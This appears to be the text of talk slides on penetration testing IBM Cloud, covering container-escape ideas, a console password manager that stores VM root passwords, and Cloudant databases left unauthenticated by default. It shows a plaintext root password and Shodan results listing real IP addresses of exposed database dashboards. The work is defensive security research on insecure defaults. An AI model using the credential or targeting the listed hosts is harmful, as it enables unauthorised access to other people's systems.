- Check if any of the current container capabilities can be abused to attempt to escape or make network calls
 - Current capabilities:
`cap_chown, cap_dac_override, cap_fowner, cap_setgid, cap_setuid, cap_audit_write`
- Research the OpenWhisk REST API interface to find potential issues that can be abused
- Test other known container escape techniques

IBM Cloud Virtual Server for Classic

- IBM's previous generation of virtual machines on x86 available in all IBM Cloud locations worldwide.
- Older way to run virtual machines in IBM Cloud. The newer way is using the Virtual Servers for VPC.
- Virtual Server for Classic is accessible under Catalog > Compute > Virtual Server for Classic
- Supported OS types include CentOS, Debian, Microsoft Windows variants and Ubuntu
- The list contains some End of Life operating systems (Ubuntu 16.04 LTS) as well as some that are in the Extended Support period (Windows 2012 Standard)

IBM Cloud Virtual Server for Classic



- The password manager caught my attention as it had what appeared to be the root password of the machine I had just started
- Turns out, IBM stores this password and it does not require a private key to decrypt like the Remote Desktop password on AWS for Windows machines
- Any other password added to this password manager, also get stored and can be accessed without additional authentication

Password manager

This tool helps track users and their passwords.

It does not modify users and passwords on their devices.

[Add credentials](#) 

Software	Username	Password	Last Modified	Notes	Actions
Ubuntu	root	qys4svt5KYSK 	9/7/2021	Click to edit	

IBM Cloud Databases

- IBM Cloud supports multiple types of managed databases. About 21 different types like Cloudant JSON, PostgreSQL, MongoDB, DB2, Redis and others
- Picked the first one and started to see how it looks like - Cloudant JSON
- IBM Cloudant is a fully managed JSON document database that offers independent serverless scaling of provisioned throughput capacity and storage.
- Provides an HTTPS endpoint post creation, no authentication by default!
- The URL is of the format - <https://ecd5a921-3bbc-4870-b4ce-c2c4bbbe8018-bluemix.cloudant.com/>
- Unique headers allow searching for Cloudant exposed database dashboards on the Internet, bunch of them without authentication!



TOTAL RESULTS

629

TOP COUNTRIES



United States	399
United Kingdom	77
Germany	47
Japan	33
Australia	32
More...	

TOP PORTS

443	627
9000	1
9001	1

TOP ORGANIZATIONS

SoftLayer Technologies, Inc.	223
Cloudant, Inc.	163
SoftLayer Technologies Inc.	120
IBM - Cloudant - EU Cloud	32
Amazon Technologies Inc.	27

[View Report](#)[Download Results](#)[View on Map](#)**New Service:** Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)**5.10.89.25**[19.59.0a05.ip4.static.sl-reverse.com](#)
[Cloudant, Inc.](#)

Netherlands, Amsterdam

SSL Certificate

Issued By:

| Common Name:
DigiCert TLS Hybrid ECC SHA384
2020 CA1

| Organization:
DigiCert Inc

Issued To:

| Common Name:
*.cloudant.com

| Organization:
Cloudant, LLC

Supported SSL Versions:
TLSv1.2

HTTP/1.1 200 OK

Cache-Control: must-revalidate

Content-Length: 234

Content-Type: application/json

Date: Mon, 06 Sep 2021 19:21:31 GMT

Server: CouchDB/3.1.1 (Erlang OTP/20)

X-Cloudant-Action: **cloudantnosqldb.account-meta-info.read**

X-Couch-Request-ID: 06e8b46e11

Strict-Transport-Security: m...

169.63.199.124[7c.c7.3fa9.ip4.static.sl-reverse.com](#)
[SoftLayer Technologies, Inc.](#)

United States, Dallas

SSL Certificate

Issued By:

| Common Name:
DigiCert TLS Hybrid ECC SHA384
2020 CA1

| Organization:
DigiCert Inc

Issued To:

| Common Name:
*.cloudant.com

| Organization:
Cloudant, LLC

Supported SSL Versions:
TLSv1.2, TLSv1.3

HTTP/1.1 200 OK

Cache-Control: must-revalidate

Content-Length: 234

Content-Type: application/json

Date: Mon, 06 Sep 2021 19:07:04 GMT

Server: CouchDB/3.1.1 (Erlang OTP/20)

X-Cloudant-Action: **cloudantnosqldb.account-meta-info.read**

X-Couch-Request-ID: a08da15e0f

Strict-Transport-Security: m...


IBM Cloud Databases

To do

- Profile the external footprint of the other managed databases. This includes
 - Domain names
 - Header information and unique signatures
 - Error messages
- Identify credential requirements, which of them allow unauthenticated access by default?

Future work

- Update the github documentation to make it easily readable for anyone wanting to get started with IBM Cloud pentesting
- Continue documenting misconfigurations, potential weaknesses, insecure defaults, publicly accessible DNS/data etc. plus the To-Dos listed in the repo
- Build reliable tooling for some of the misconfiguration detection that can be automated
- Explore the security services available within IBM Cloud and see what they do not detect, and if their current detection capabilities can be abused
- Explore IAM, users, roles and privilege abuses.
- Send PRs and ideas if you have attacked IBM Cloud before!



KLOUDLE

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